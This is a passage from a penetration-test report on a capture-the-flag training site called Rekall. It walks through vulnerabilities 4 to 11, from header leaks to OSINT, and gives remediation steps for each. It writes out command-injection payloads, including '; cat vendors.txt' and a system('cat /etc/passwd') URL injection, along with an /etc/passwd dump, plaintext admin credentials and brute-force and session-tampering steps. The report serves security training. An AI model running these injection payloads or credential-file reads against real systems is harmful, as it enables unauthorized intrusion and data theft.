Description	<p>To exploit this vulnerability, an adversary can employ specialized tools like BURP or initiate a cURL request directed at the "About-Rekall.php" page. In this particular instance, the cURL command, "curl -v http://192.168.14.35/About-Rekall.php" was employed.</p> <p>Subsequently, sensitive information was divulged within the HTTP response headers, leading to the revelation of flag 4. It is worth noting that the exploitation of this vulnerability does not demand an extensive technical skillset, but it does mandate the utilization of distinct tools or scripts designed for the purpose of accessing and capturing the exposed data.</p> <p>While this does involve sensitive data exposure, it is not immediately accessible through standard web browsing and necessitates additional tools or methods for exploitation. Nevertheless, the impact and potential consequences of this exposure should be assessed.</p>
Images	<p>Results of the curl command "curl -v http://192.168.14.35/About-Rekall.php", revealing flag 4</p> <pre>(root@Rekall) [~/Desktop] curl -v http://192.168.14.35/About-Rekall.php * Trying 192.168.14.35:80 ... * Connected to 192.168.14.35 (192.168.14.35) port 80 (#0) > GET /About-Rekall.php HTTP/1.1 > Host: 192.168.14.35 > User-Agent: curl/7.81.0 > Accept: */* > * Mark bundle as not supporting multiuse < HTTP/1.1 200 OK < Date: Mon, 11 Sep 2023 00:54:23 GMT < Server: Apache/2.4.7 (Ubuntu) < X-Powered-By: Flag 4 nckd97dk6sh21 < Set-Cookie: PHPSESSID=4s5tu2e2js90msrv0im16l97c5; path=/ < Expires: Thu, 19 Nov 1981 08:52:00 GMT < Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 < Pragma: no-cache < Vary: Accept-Encoding < Content-Length: 7873 < Content-Type: text/html <</pre>
Affected Hosts	192.168.14.35 – totalrekall.xyz
Remediation	<ol style="list-style-type: none"> Content Redaction: Immediately remove sensitive information from HTTP response headers to prevent unintentional exposure. Header Configuration: Review and configure HTTP response headers to minimize the disclosure of sensitive data. Security Headers: Implement security headers, such as Content Security Policy (CSP), to control content execution within web pages. Response Filtering: Implement content filtering and validation to ensure that sensitive data is not included in response headers. Data Classification: Classify and categorize data within the application to identify and protect sensitive data elements appropriately.

	<p>f) Access Controls: Strengthen access controls to restrict unauthorized access to resources containing sensitive data.</p> <p>g) Monitoring and Intrusion Detection: Set up monitoring and intrusion detection to detect and alert on unusual or unauthorized access to sensitive data.</p> <p>h) Incident Response Plan: Develop and test an incident response plan specific to sensitive data exposure incidents, outlining the steps to take in case of an exposure event.</p>
--	---

Vulnerability 5	Findings
Title	Sensitive Data Exposure – Administrator Credentials
Type (Web app / Linux OS / WIndows OS)	Web application
Risk Rating	Critical
Description	<p>The identified vulnerability pertains to the exposure of sensitive data, namely the administrator's login credentials encompassing both username and password being displayed in plain-text view.</p> <p>Within the HTML code of the Login.php page or by simply highlighting the webpage content, access to these administrator credentials is readily attainable. This exposure poses a notable security risk, potentially resulting in unauthorized access to user accounts, data breaches, and other consequential security incidents. In this specific instance, the exposure of these credentials led to the successful access of flag 8. As well as access to Total Rekall's "admin only networking tools".</p>
Images	<p><i>View of credentials via highlighting, shown working with flag 8 discovered</i></p> <p><i>View of credentials via page source code (HTML)</i></p>

	<pre> 132 } 133 </style> 134 135 <form action="/Login.php" method="POST"> 136 137 <p><label for="login">Login:</label>dougquaid
 138 <input type="text" id="login" name="login" size="20" /></p> 139 140 <p><label for="password">Password:</label>kuato
 141 <input type="password" id="password" name="password" size="20" /></p> 142 143 <button type="submit" name="form" value="submit" background-color="black">Login</button> 144 145 </form> 146 147
 148 </div> 149 150 </pre>
Affected Hosts	192.168.14.35 – totalrecall.xyz
Remediation	<ul style="list-style-type: none"> a) Credential Encryption: Prioritize encrypting administrator credentials to protect them from unauthorized access, even if exposed in source code or HTML. b) Remove Hardcoded Credentials: Ensure that no administrator login credentials are hardcoded in the application's source code. c) Use Environment Variables: Securely store sensitive data like credentials in environment variables or configuration files outside the web root to prevent exposure through source code or HTML. d) Secure Coding Practices: Educate developers about secure coding practices, emphasizing the importance of not embedding sensitive information directly in code. e) Access Controls: Implement robust access controls and authentication mechanisms to prevent unauthorized access to sensitive data and functions. f) Web Application Firewall (WAF): Deploy a WAF with content inspection capabilities to detect and block sensitive data exposure attempts. g) Regular Security Testing: Conduct routine security assessments, including vulnerability scanning and penetration testing, to identify and address sensitive data exposure vulnerabilities. h) Code Review: Regularly review the application's source code to identify and rectify potential sensitive data exposure issues, such as hardcoded credentials.

Vulnerability 6	Findings
Title	Sensitive Data Exposure - Exclusion Standard Settings
Type (Web app / Linux OS / Windows OS)	Web application
Risk Rating	Low
Description	We successfully accessed the website's "robots.txt" file by appending it to the

	<p>end of the IP address. This file contains the robots exclusion standard settings for the website. Malicious actors could potentially utilize the "disallow" directives within the file as a guide to target areas for exploitation.</p> <p>To gain access to the Rekall web server (root), we executed the command "docker exec -it bd68ca4426b1 /bin/bash" via the Kali terminal. Following this, we navigated to the "html" directory, which can be accessed using the command "cd /var/www/html" and proceeded to list all files with "ls". These results yielded the "robots.txt" file.</p> <p>The "robots.txt" is a standard file used by websites to communicate with web crawlers and other automated agents. By executing the "cat robots.txt" command, we retrieved valuable information for future exploitations, including flag 9.</p>
Images	<p><i>Changed the web address to view the "robots.txt", revealing flag 9</i></p>  <pre>User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23</pre> <p><i>(alternate method found later) Used root level access to the Rekall Corp.'s web server to find hidden data, in this case flag 9</i></p>  <pre>admin_legal_data.php hpp-2.php logout.php sm_smnp.php xs_ajax-2-1.php aim.php hpp-3.php mail.php sm_webdav.php xs_ajax-2-2.php ba_forgotten.php html_current_url.php manual_interv.php sm_xst.php xs_back_button.php ba_insecure_login.php htmli_get.php message.txt smgmt_admin_portal.php xs_custom_header.php ba_insecure_login_1.php htmli_post.php myslsi_ps.php smgmt_cookies_httponly.php xs_eval.php ba_insecure_login_2.php htmli_stored.php networking.php smgmt_cookies_secure.php xs_get.php ba_insecure_login_3.php http_response_splitting.php new.php smgmt_sessionid_url.php xs_get2.php ba_logout.php http_verb_tampering.php nicepage.css smgmt_strong_sessions.php xs_href-1.php ba_logout1.php images nicepage.js soap ba_pwd_attacks.php index.html old_disclaimers souvenirs.php xs_href-2.php ba_pwd_attacks_1.php index_id password_change.php sqli-1.php xs_href-3.php ba_pwd_attacks_2.php index.php passwds standard used by web crawlers and other automated agents to communicate with web servers ba_pwd_attacks_3.php info.php php_cgi.php sqli-2.php xs_js_self.php ba_pwd_attacks_4.php info_install.php php_eval.php sqli-3.php xs_post.php ba_weak_pwd.php information_disclosure_1.php phpl1.php sqli-4.php xs_referer.php backdoor.php information_disclosure_2.php phplinfo.php sqli-5.php xs_stored-1.php bugs.txt information_disclosure_3.php portal.bak sqli-6.php xs_stored-2.php bugs_oawasp_top10_2010.txt information_disclosure_4.php portal.php sqli-7.php xs_stored-3.php captcha.php insecure_crypt_storage_1.php portal.zip sqli-8-1.php xs_user_agent.php captcha_box.php insecure_crypt_storage_2.php reset.php sqli-8-2.php xxe-1.php root@54b26536cdd9:/var/www/html# ls robots.txt robots.txt root@54b26536cdd9:/var/www/html# cat robots.txt User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23 root@54b26536cdd9:/var/www/html#</pre>
Affected Hosts	192.168.14.35 – totalrekall.xyz
Remediation	<ol style="list-style-type: none"> Secure Robots.txt Configuration: Review and revise the "robots.txt" file to ensure it only exposes necessary information while concealing sensitive directories or areas that shouldn't be crawled by web robots. Restrict Access to Robots.txt: Restrict direct access to the "robots.txt" file from unauthorized users by configuring web server access controls or using authentication mechanisms. Use Authentication for Web Server Access: Implement authentication mechanisms for accessing sensitive areas of the web server to prevent unauthorized access, especially to administrative directories.

	<p>d) Regular Security Testing: Conduct routine security assessments, including vulnerability scanning and penetration testing, to identify and address vulnerabilities like sensitive data exposure.</p> <p>e) Access Controls: Implement strong access controls to prevent unauthorized access to sensitive areas and files on the web server.</p> <p>f) Logging and Monitoring: Set up logging and monitoring systems to detect and alert on any unauthorized access or changes to the "robots.txt" file.</p> <p>g) User Education: Educate personnel about the risks associated with exposing sensitive information in the robots.txt file and the importance of properly configuring it.</p> <p>h) Security Policies and Procedures: Establish and document clear security policies and procedures regarding the handling of sensitive configuration files like "robots.txt".</p>
--	---

Vulnerability 7	Findings
Title	Command (PHP) Injection
Type (Web app / Linux OS / Windows OS)	Web application
Risk Rating	Critical
Description	This vulnerability allows unauthorized access to administrative networking tools from the "Login.php" page, potentially leading to significant security breaches and data exposure. The vulnerability arises from a lack of input validation and proper security measures, enabling malicious actors to execute arbitrary PHP commands through manipulated inputs.
Images	<p><i>Gaining access to admin networking tools from the "Login.php"</i></p> <p>Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools</p> <p>HERE</p> <p><i>Input "192.168.14.35; ls" into the DNS Check submission – Displays the contents of the "Welcome.php" page</i></p>

Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt

DNS Check

192.168.14.35;

```
666 About-Rekall.bashrc? About-Rekall.css About-Rekall.php About.css
About.html Contact.css Contact.html Contact.php Home.css Home.html
Login.bak Login.css Login.html Login.php Login.php.old? Memory
Planner.css Memory-Planner.php Memory_old.Page-1.css Page-1.html
Planner.php Welcome.css Welcome.php Welcome.php.old admin
admin_legal_dsl.php aim.php ba_forgotten.php ba_insecure_login.php
ba_insecure_login_1.php ba_insecure_login_2.php ba_insecure_login_3.php
ba_logout.php ba_logout_1.php ba_pwd_attacks.php ba_pwd_attacks_1.php
ba_pwd_attacks_2.php ba_pwd_attacks_3.php ba_pwd_attacks_4.php
ba_weak_pwd.php backdoor.php bugs.txt bugs_swasp_top10_2010.txt
captcha.php captcha_box.php clickjacking.php combined_out
command.php command_blend.php comments.php config.inc
config_inc.php connect.php connect_1.php credits.php cs_validation.php
curl_1.php curl_2.php curl_3.php directory_traversal_1.php
directory_traversal_2.php disclaimer.php disclaimer_2.php environments_file11
```

Input “192.168.14.35; cat vendors.txt” into the “DNS Check” section revealing hidden data, flag 10 in this instance

Welcome to Rekall Admin Networking Tools

Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt

DNS Check

.168.14.35; cat vendors.txt

Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer:
35.14.168.192.in-addr.arpa name = rekall-ctf.vuln-net2. Authoritative answers can be found from: SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5

Congrats flag 10 is ksdnd99dkas

Input “www.welcometorecall.com | cat vendors.txt” into the “MX Record Checker” section revealing hidden data, flag 11 in this instance


MX Record Checker

welcometorecall.com | cat vendors.txt


SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5

Congrats flag 11 is opshdkasy78s

Altered the page’s URL to “http://192.168.13.35/souvenirs.php?message=”;


	<pre>system('cat /etc/passwd')</pre>  <p>This caused the webpage to dump to contents of "/etc/passwd", revealing hidden data, specifically flag 13.</p> <p>Dont come back from your empty handed!</p> <p>Get custom designed merchandise from your favorite experiences like t-shirts and photos Please be sure to ask about options...</p> <pre>root:x:0:0:root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101:/var/lib/libuuid: syslog:x:101:104:/home/syslog: /bin/false mysql:x:102:105:MySQL Server,,:/nonexistent:/bin/false melina:x:1000:1000:/home/melina:</pre> <p>Congrats, flag 13 is jdka7sk23dd</p>
Affected Hosts	192.168.14.35 – totalrekall.xyz
Remediation	<ul style="list-style-type: none"> a) Input Validation and Sanitization: Implement robust input validation and sanitization mechanisms to filter out malicious input and prevent unauthorized command execution. b) Use of Web Application Firewall (WAF): Deploy a WAF with command injection detection capabilities to filter and block suspicious requests that may exploit this vulnerability. c) Security Code Review: Conduct a comprehensive code review of the affected application to identify and rectify insecure coding practices that lead to command injection vulnerabilities. d) Least Privilege Principle: Restrict access permissions and privileges to administrative networking tools to authorized personnel only. e) Whitelist Allowed Commands: Create a whitelist of allowed commands, and only permit those commands to be executed, thus preventing arbitrary command execution. f) Error Handling and Logging: Implement proper error handling and logging mechanisms to monitor and alert on any suspicious activities or

	<p>unauthorized access attempts.</p> <p>g) User Education: Train application users and administrators about the risks associated with input manipulation and the importance of secure coding practices.</p> <p>h) Regular Security Testing: Conduct routine security assessments, including penetration testing and code scanning, to identify and remediate vulnerabilities proactively.</p>
--	---


Vulnerability 8	Findings
Title	Brute Force Attack
Type (Web app / Linux OS / Windows OS)	Web application
Risk Rating	Critical
Description	<p>The vulnerability involves the discovery of a hidden administrator user named "Melina" through a brute force attack on the web application. During the attack, we injected "www.welcometorecall.com cat /etc/passwd" on the "networking.php" page, which led to the exposure of the administrator user "melina".</p> <p>The vulnerability is further exacerbated by the fact that the administrator "Melina" used a weak password; which was discovered, after only three (3) attempts, to be her own name, allowing unauthorized access to the administrator login, revealing flag 12.</p>
Images	<p><i>Hidden administrator user "Melina" found after injecting "www.welcometorecall.com cat /etc/passwd"</i></p>  <p><i>The administrator "Melina" was found to have utilized a weak password, with "melina" her name being used to access hidden data, in this case flag 12.</i></p>


	<p>Enter your Administrator credentials!</p> <p>Login: <input type="text" value="melina"/></p> <p>Password: <input type="password" value="●●●●●"/></p> <p><input type="button" value="Login"/></p> <p>Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here: HERE</p>
Affected Hosts	192.168.14.35 – totalrecall.xyz
Remediation	<ul style="list-style-type: none"> a) Enforce Strong Password Policies: Implement and enforce strong password policies for all users, requiring complex passwords that include a combination of uppercase and lowercase letters, numbers, and special characters. b) Account Lockout Mechanism: Implement an account lockout mechanism that temporarily locks out user accounts after a certain number of failed login attempts, preventing brute force attacks. c) Multi-Factor Authentication (MFA): Require the use of multi-factor authentication (MFA) for all user accounts, especially for administrators, to add an extra layer of security beyond passwords. d) Security Awareness Training: Educate administrators and users about the importance of strong passwords, password hygiene, and the risks associated with weak passwords. e) Regular Password Changes: Enforce regular password changes for all user accounts to reduce the risk of compromised credentials. f) IP Whitelisting and Rate Limiting: Implement IP whitelisting to restrict access to administrative interfaces only from trusted IP addresses. Additionally, enforce rate limiting to throttle login attempts from any source. g) Implement Intrusion Detection Systems (IDS): Deploy IDS solutions that can detect and alert on suspicious login attempts and brute force attacks. h) Monitoring and Logging: Set up monitoring and logging to track and alert on multiple failed login attempts, allowing for proactive identification of potential attacks.

Vulnerability 9	Findings
-----------------	----------



Title	Session Management
Type (Web app / Linux OS / Windows OS)	Web application
Risk Rating	Medium
Description	<p>This vulnerability in the web application pertains to session management. During testing with Burp Intruder, it was discovered that a specific session ID, namely "87," grants access to sensitive data. By altering the URL to "http://192.168.13.35/admin_legal_data.php?admin=87", we managed to gain access to the "Legal Documents – Restricted Area" page, revealing hidden data, specifically flag 14. This indicates a potential weakness in the session management mechanism, allowing unauthorized access to restricted areas.</p> <p>The vulnerability allows unauthorized access to restricted content. While it doesn't provide immediate access to critical or sensitive data, it exposes hidden information, which can have moderate implications. Exploiting this vulnerability requires knowledge of the specific session ID (87) and the ability to manipulate the URL, making it less severe than other vulnerabilities.</p>
	<p><i>Altered URL to access the “admin_legal_data.php” with admin set to “87”</i></p>  <p><i>This granted access to the “Legal Documents – Restricted Area” page, revealing the hidden flag 14.</i></p> 
Affected Hosts	192.168.14.35 – totalrekall.xyz
Remediation	<ol style="list-style-type: none"> Session Management Best Practices: Implement robust session management practices, including secure session ID generation and storage, to prevent unauthorized access to sensitive areas. Session Expiry and Timeout: Configure sessions to expire after a reasonable period of inactivity, reducing the window of opportunity for attackers to exploit session IDs. Randomized Session IDs: Ensure that session IDs are sufficiently random and not predictable, making it difficult for attackers to guess

	<p>valid IDs.</p> <ul style="list-style-type: none"> d) Access Controls: Implement proper access controls to restrict user access to sensitive areas based on roles and permissions. e) Error Handling and Logging: Implement proper error handling and logging to monitor and alert on any suspicious access attempts, especially those involving manipulated session IDs. f) Regular Security Testing: Conduct routine security assessments, including session management testing, to identify and remediate vulnerabilities proactively. g) User and Administrator Training: Educate administrators and users about secure session management practices and the importance of not sharing session IDs. h) Session Token Rotation: Implement session token rotation to invalidate and replace session IDs periodically, reducing the risk of session fixation attacks.
--	--

Vulnerability 10	Findings
Title	Directory Traversal
Type (Web app / Linux OS / Windows OS)	Web application
Risk Rating	Medium
Description	<p>During testing, we successfully injected "192.168.14.35; ls old_disclaimers" into the "DNS Check" submission, which revealed the location of a file containing hidden data. We then altered the URL to access "disclaimer_1.txt" and successfully unveiled flag 15 from the altered URL.</p> <p>This vulnerability allows unauthorized access to files and data not intended for public exposure. While it can expose hidden data, it requires specific knowledge and manipulation of inputs, making it less severe than other vulnerabilities. Exploiting this can result in data exposure, but it may not immediately lead to critical security breaches.</p>
Images	<p><i>Input “192.168.14.35; ls old_disclaimers” into the “DNS Check” submission, revealed location of the file “disclaimer_1.txt” containing hidden data</i></p>  <pre>DNS Check 192.168.14.35; ls old_disclaimers Lookup Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer: 35.14.168.192.in-addr.arpa name = rekall-ctf.vuln- net2. Authoritative answers can be found from: disclaimer_1.txt</pre>

	<p>Altered the URL to access "disclaimer_1.txt"</p>  <p>Successfully unveiled flag 15 from the altered URL</p> <h1>"New" Rekall Disclaimer</h1> <p>Going to Rekall may introduce risk:</p> <p>Please seek medical assistance if you experience:</p> <ul style="list-style-type: none"> - Headache - Vertigo - Swelling - Nausea <p>Congrats flag 15 is dksdf7sjd5sg</p>
Affected Hosts	192.168.14.35 – totalrekall.xyz
Remediation	<ol style="list-style-type: none"> a) Input Validation and Sanitization: Implement strict input validation and sanitization to prevent malicious input that may lead to directory traversal attacks. b) Access Controls: Enforce proper access controls to restrict access to files and directories based on user roles and permissions. c) File Whitelisting: Create a whitelist of allowed files and directories, and only permit access to those on the whitelist. d) Path Normalization: Implement path normalization to ensure that user-supplied input cannot be manipulated to traverse directories. e) Content Security Policy (CSP): Implement CSP headers to control which scripts can be executed, limiting the risk of directory traversal attacks. f) Server Hardening: Harden the web server configuration to minimize the attack surface and restrict file system access. g) Security Awareness Training: Train administrators and developers about the risks associated with directory traversal vulnerabilities and the importance of input validation. h) Regular Security Testing: Conduct routine security assessments, including vulnerability scanning and penetration testing, to identify and remediate directory traversal vulnerabilities proactively.

Vulnerability 11	Findings
Title	Open Source Data Exposure (Whois, Certificates, & DNS Records)

Type (Web app / Linux OS / Windows OS)	Web Application
Risk Rating	High
Description	<p>This involves the exposure of sensitive information through open-source data gathering tools and websites. Tools were utilized from the "dossier" Open Source Intelligence (OSINT) framework to access various methods for information gathering. Specifically, the "Whois" and "DNS Records" tabs were accessed for the domain "totalrecall.xyz", which revealed IP addresses, flag 1 and 2, along with a hint for accessing servers "sshUser alice". Additionally, the "crt.sh" utility was used to inspect specific certificates and ultimately reveal flag 3.</p> <p>The exposure of IP addresses and sensitive data, including the identified flags, can potentially lead to unauthorized access to systems and data. The presence of plaintext hints for connecting to servers indicates a potential pathway for exploitation. Open-source data gathering tools can easily be employed, since they are readily available and widely used for reconnaissance activities.</p>
Images	<p>Used the dossier (open source) tool [https://osintframework.com/] to access the "who.is" utility</p>  <p>The screenshot shows a network graph where the central node is 'OSINT Framework'. Numerous lines connect it to other nodes representing various OSINT tools and services. These include 'Whois Records', 'Subdomains', 'Discovery', 'Certificate Search', 'PassiveDNS', 'Reputation', 'Domain Blacklists', 'Typoquatting', 'Analytics', 'URL Expanders', 'Change Detection', 'Social Analysis', 'DNSSEC', 'Cloud Resources', 'Vulnerabilities', and 'Tools'. Other nodes shown include 'Domain Dossier', 'domainIQ', 'DomainTools Whois', 'Domain Big Data', 'Whoisology', 'Whois ARIN', 'DINStuff', 'Robtex (R)', 'Domaincrawler.com', 'MarkMonitor Whois Search', 'easyWhois', 'Website Informer', 'Who.is', 'Whois HMPed', 'ViewDNS.info', 'Domainsdb.info', and 'IP2WHOIS'. A legend at the bottom right explains symbols: a blue circle with a dot indicates a link to a tool that must be installed and run; a blue circle with a question mark indicates a Google Dork, for more information: Google Hacking; a blue circle with an exclamation mark indicates a tool that requires registration; and a blue circle with an 'M' indicates a URL that contains the search term and itself must be edited manually.</p> <p>Accessed the "Whois" tab for "totalrecall.xyz"</p>  <p>The screenshot shows the 'whois information' page for the domain 'totalrecall.xyz'. At the top, the domain name is displayed in large blue text. Below it, there are three tabs: 'Whois' (which is highlighted in blue), 'DNS Records', and 'Diagnostics'. The main content area displays the whois data for the domain.</p> <p>This revealed the IP addresses for the domain controllers</p>

who.is totalrecall.xyz 

Premium Domains Transfer Features Login Sign Up

2020-02-06

Name Servers

NS51.DOMAINCONTROL.COM
97.74.105.26

NS52.DOMAINCONTROL.COM
173.201.73.26

Scrolling down this page further revealed flag 1, as well as a plain text hint for connecting to the servers “sshUser alice” under the “Registrar Data” section

Registrar Data

Registrant Contact Information:

Name
sshUser alice

Organization

Address
h8s692hskasd Flag1

City

Accessed the “DNS Records” tab for “totalrecall.xyz”, displaying the IP address “15.197.148.33” which was then used to reveal flag 2

totalrecall.xyz

DNS information

Whois DNS Records Diagnostics

DNS Records for totalrecall.xyz

Hostname	Type	TTL	Priority	Content
totalrecall.xyz	SOA	3600		ns51.domaincontrol.com dns@jomax.net 2023051000 28800 7200 604800 600
totalrecall.xyz	NS	3600		ns51.domaincontrol.com
totalrecall.xyz	NS	3600		ns52.domaincontrol.com
totalrecall.xyz	A	300		3.33.130.190
totalrecall.xyz	A	300		15.197.148.33
www.totalrecall.xyz	A	300		3.33.130.190
www.totalrecall.xyz	A	300		15.197.148.33
www.totalrecall.xyz	CNAME	3600		totalrecall.xyz

Returned to the dossier (open source) tool [<https://osintframework.com/>] to access the “crt.sh” utility, revealing a list of stored certificates

crt.sh Identity Search  Sort by Issuer


Criteria Type: Identity Match: ILIKE Search: ‘totalrecall.xyz’


